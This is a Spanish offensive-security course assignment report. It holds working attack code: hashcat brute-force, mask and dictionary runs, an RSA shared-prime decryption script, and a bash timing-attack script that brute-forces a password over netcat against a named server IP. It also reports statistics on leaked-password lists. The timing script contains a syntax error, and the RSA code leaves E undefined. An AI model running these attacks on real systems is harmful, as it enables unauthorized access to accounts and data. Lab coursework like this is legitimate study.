

Seguridad Ofensiva 2020: Trabajo Práctico 1

Federico Juan Badaloni y Damián Ariel Marotte

14 de septiembre de 2020


Ejercicio 1

- Dado un conjunto de n caracteres existen n^m palabras de longitud m , por lo tanto para un juego de 36 caracteres y $n \leq 20$ existe un total de

$$\sum_{i=0}^{20} 36^i$$

palabras.

- El siguiente gráfico muestra cuantos días se demora en generar palabras de un largo específico:



Tenga presente al analizar dicha gráfica, la escala logarítmica del eje vertical.

- Puede utilizarse este script de Python 3 para generar palabras de largo n :

```
from itertools import product
import argparse

letras = "abcdefghijklmnopqrstuvwxyz0123456789"
```

```

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("n", type = int)
    args = parser.parse_args()

    for palabra in product(letras, repeat = args.n):
        print("".join(palabra))

```

Si se desea obtener un archivo, debe redirigirse la salida estándar, mediante el comando `python palabras_largo_n.py n > archivo.txt`.

Ejercicio 2

Para poder crackear un hash desconocido debemos averiguar con que algoritmo fue generado.

Para ello utilizaremos el siguiente script de bash, que forzará a `hashcat` a intentar crackear el hash que se pasa como argumento, con todos los algoritmos.

```

#!/bin/bash

for i in $(./hashcat -h | grep MD4 -A212 | cut -d'|' -f1 | sort | uniq); do
    ./hashcat -m $i -a 3 --custom-charset1=0 $1 ?1 &> /dev/null
    if (($? == 1)); then
        echo $i
    fi
done

```

La variable de entorno `$?` almacena el valor de retorno del ultimo comando, y es utilizada por el script para determinar si el hash se corresponde con el algoritmo actual.

Para el hash del ejercicio, el script produce como salida los códigos 100, 18500, 300, 4500, 4700 y 6000. Con dicha información puede realizarse el ataque adecuado.

Ejercicio 3

Para encontrar que palabras del diccionario `ekoparty.txt` que no se encuentran en el diccionario `Passwords.txt` puede utilizarse el siguiente comando:

```
comm -23 ekoparty.txt Passwords.txt
```

pero debe tenerse en cuenta que `comm` asume que ambos diccionarios están ordenados.

Para generar un diccionario con todo el contenido del directorio `Passwords` debe utilizarse el siguiente comando:

```
sort *.txt | uniq > Passwords.txt
```

Las siguiente personas no se encontraron en el directorio `Passwords` ni en las listas mas grandes de <http://ns2.elhacker.net/wordlists/>:

big_b
El-Ju3z
FiReRaIN
GiBa
LEX_LUTOR
nicky_ramone
Phreaking Arpac Eniac de Delphi
PoCaPiLa
QQmelo
RaXr
RicoTuco
SiS_d0wn

Ejercicio 4

- Analizaremos la distribución de frecuencias de longitudes para algunos diccionarios.
- La utilidad `pipal` arroja los siguientes resultados:

darkweb2017-top10000	probable-v2-top12000	xato-net-100000
6 = 2896 (28.96 %)	6 = 3611 (28.56 %)	8 = 34179 (34.18 %)
7 = 2328 (23.28 %)	8 = 3416 (27.01 %)	6 = 33895 (33.9 %)
8 = 2162 (21.62 %)	7 = 2537 (20.06 %)	7 = 13850 (13.85 %)
9 = 985 (9.85 %)	5 = 1016 (8.03 %)	4 = 6910 (6.91 %)
10 = 684 (6.84 %)	9 = 882 (6.98 %)	5 = 5938 (5.94 %)
5 = 395 (3.95 %)	4 = 585 (4.63 %)	9 = 2807 (2.81 %)
4 = 273 (2.73 %)	10 = 364 (2.88 %)	10 = 1405 (1.41 %)
3 = 64 (0.64 %)	11 = 92 (0.73 %)	11 = 450 (0.45 %)
11 = 53 (0.53 %)	3 = 68 (0.54 %)	12 = 310 (0.31 %)
12 = 46 (0.46 %)	12 = 40 (0.32 %)	3 = 76 (0.08 %)
1 = 45 (0.45 %)	1 = 20 (0.16 %)	13 = 70 (0.07 %)
2 = 20 (0.2 %)	2 = 8 (0.06 %)	14 = 36 (0.04 %)
13 = 10 (0.1 %)	13 = 6 (0.05 %)	15 = 30 (0.03 %)
14 = 8 (0.08 %)		16 = 22 (0.02 %)
32 = 6 (0.06 %)		17 = 6 (0.01 %)
18 = 5 (0.05 %)		20 = 6 (0.01 %)
16 = 4 (0.04 %)		18 = 5 (0.01 %)
20 = 2 (0.02 %)		19 = 3 (0.0 %)
15 = 2 (0.02 %)		1 = 1 (0.0 %)
30 = 2 (0.02 %)		
38 = 1 (0.01 %)		
21 = 1 (0.01 %)		
36 = 1 (0.01 %)		
33 = 1 (0.01 %)		
24 = 1 (0.01 %)		
17 = 1 (0.01 %)		
26 = 1 (0.01 %)		
27 = 1 (0.01 %)		
19 = 1 (0.01 %)		

- Podemos obtener resultados similares utilizando el comando

```
awk '{ print length($0) }' archivo | sort | uniq -c | sort -rg
```

el cual arroja la siguiente salida:

darkweb2017-top10000	probable-v2-top12000	xato-net-100000
2896 6	3611 6	34179 8
2328 7	3416 8	33895 6
2162 8	2537 7	13850 7
985 9	1016 5	6910 4
684 10	882 9	5938 5
395 5	585 4	2807 9
273 4	364 10	1405 10
64 3	92 11	450 11
53 11	68 3	310 12
46 12	40 12	76 3
45 1	20 1	70 13
20 2	8 2	36 14
10 13	6 13	30 15
8 14		22 16
6 32		6 20
5 18		6 17
4 16		5 18
2 30		3 19
2 20		1 1
2 15		1 0
1 38		
1 36		
1 33		
1 27		
1 26		
1 24		
1 21		
1 19		
1 17		

- A continuación, un listado de los diez sufijos numéricos mas utilizados.

- Según pipal:

darkweb2017-top10000	probable-v2-top12000	xato-net-100000
3456 = 52 (0.52 %)	1234 = 24 (0.19 %)	2000 = 418 (0.42 %)
1234 = 40 (0.4 %)	2345 = 14 (0.11 %)	1995 = 396 (0.4 %)
2345 = 38 (0.38 %)	4321 = 13 (0.1 %)	1996 = 394 (0.39 %)
4321 = 18 (0.18 %)	3456 = 11 (0.09 %)	1987 = 392 (0.39 %)
1111 = 17 (0.17 %)	0000 = 9 (0.07 %)	1994 = 391 (0.39 %)
0000 = 13 (0.13 %)	1111 = 9 (0.07 %)	1988 = 391 (0.39 %)
6789 = 13 (0.13 %)	2222 = 7 (0.06 %)	1985 = 390 (0.39 %)
1314 = 9 (0.09 %)	9999 = 7 (0.06 %)	1983 = 388 (0.39 %)
6666 = 8 (0.08 %)	5555 = 6 (0.05 %)	1982 = 387 (0.39 %)
9999 = 7 (0.07 %)	3333 = 5 (0.04 %)	1992 = 387 (0.39 %)

- También puede obtenerse dicha información ejecutando el comando

```
grep -o '[0-9][0-9][0-9][0-9]$' archivo | sort | uniq -c | sort -rg | head
```

que arroja los siguientes resultados:

darkweb2017-top10000	probable-v2-top12000	xato-net-100000
52 3456	24 1234	418 2000
40 1234	14 2345	396 1995
38 2345	13 4321	394 1996
18 4321	11 3456	392 1987
17 1111	9 1111	391 1994
13 6789	9 0000	391 1988
13 0000	7 9999	390 1985
9 1314	7 2222	388 1983
8 6666	6 5555	387 1992
7 9999	5 8888	387 1982

Ejercicio 5

El siguiente programa, se encarga de calcular los datos necesarios para recuperar los mensajes:

```
# Datos
N1 = 38957383022990595181291984223101696285305365571918905662109397816983723362574
N2 = 30366839038196755057410911649454619471890049164946337663721762824094096949587
N3 = 47934556772995491373822845850157500732391124143616805292559513182179603008413
C1 = 39670847454612580435289475743668368845729102869504421732585392949117113693548
C2 = 35500651375055155079893171335468349126306247387917665645225505184868349753466
C3 = 92483527830768048096632861854526889507753255652541371608096042192598565449713

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

# Calculamos los primos como los maximos comunes divisores entre los N
Q = egcd(N1, N2)[0]
R = egcd(N2, N3)[0]
P = egcd(N3, N1)[0]

# Calculamos los phi
phi1 = (P - 1) * (Q - 1)
phi2 = (Q - 1) * (R - 1)
phi3 = (P - 1) * (R - 1)
```



```

# Los d se pueden calcular como inversos modulares de e con los distintos phi
d1 = modinv(E, phi1)
d2 = modinv(E, phi2)
d3 = modinv(E, phi3)

# d y N completan la clave privada.
# Podemos aplicar la formula de RSA para descryptar los textos planos.
pt1 = pow(C1, d1, N1)
pt2 = pow(C2, d2, N2)
pt3 = pow(C3, d3, N3)
print(f"pt1: {pt1}")
print(f"pt2: {pt2}")
print(f"pt3: {pt3}")

# Podemos encriptar de nuevo para verificar que los resultados son correctos
assert pow(pt1, E, N1) == C1
assert pow(pt2, E, N2) == C2
assert pow(pt3, E, N3) == C3

```

Al finalizar el programa se muestran por pantalla los mensajes recuperados: 531812496965684922183719568060676208, 266824305320992569160066244889438579 y 541934055337547139880234255735726461.

Ejercicio 6

- a) Luego de observar el comportamiento del servidor para passwords de una sola letra, notamos que procesar la letra «G» lleva mas tiempo que las demás.

Esto nos lleva a pensar que las contraseñas se procesan letra a letra, y que el procedimiento mediante el cual se rechaza una letra es notablemente mas rápido que el que se emplea para aceptarla.

Con esta información en mente, se desarrollo en siguiente script, que puede obtener la contraseña («GaVCK9r3K») hasta en menos de 50 segundos:

```
#!/bin/bash

PASS=""
rm /tmp/pass -f

while true; do
    echo Cracking... $PASS

    for i in {{A..Z},{a..z},{0..9}}; do
        touch /tmp/pass.$i
        (echo $PASS$i | nc 143.0.100.198 60123 &>> /tmp/pass ; rm /tmp/pass.$i -f)&
    done

    until [ $(ls /tmp/pass.* 2> /dev/null | wc -l) == "1" ]; do
        if grep -qs Felicitaciones /tmp/pass; then
            rm /tmp/pass.* -f
            echo Password: $PASS
            exit 0
        fi
    done

    PASS="${PASS}${(ls /tmp/pass.* 2> /dev/null | cut -d. -f2)}"
done
```

Tenga en cuenta que si el servidor se satura y las respuestas incorrectas se demoran, entonces será imposible distinguir los aciertos de los errores y no se obtendrá un resultado correcto.

- b) Sea t el tiempo que se tarda en aceptar una letra, l la longitud de la contraseña y asumiendo que rechazar una letra no produce retraso; paralelizando los procesos puede esperarse obtener el resultado en:

$$\sum_{i=0}^{l-1} it + t$$

Ejercicio 7

Se lograron crackear mas de 16.500.000 de contraseñas. Para realizar los diferentes ataques se tuvieron en cuenta (entre otras) las listas de palabras que se encuentran en:

- <https://weakpass.com>
- <https://leakhispano.net/>
- <https://github.com/danielmiessler/SecLists>
- <http://ns2.elhacker.net/wordlists/>
- <https://wiki.skullsecurity.org/Passwords>

Se llevaron a cabo principalmente tres tipos de ataque:

- Ataques por mascarar con el comando
`./hashcat -a 3 -m 0 hashes.txt masks/rockyou-7-2592000.hcmask`
- Ataques de diccionarios con el comando
`./hashcat -m 0 hashes.txt diccionario`
- Ataques de producto cartesiano con el comando
`./hashcat -a 1 -m 0 hashes.txt diccionario1 diccionario2`

Los resultados de estos ataques pueden observarse en cualquiera de los siguientes mirrors:

- Google Drive
- Mega
- One Drive
- Dropbox
- Github

Los 25 passwords mas utilizados en 2019 (según SplashData) fueron todos encontrados.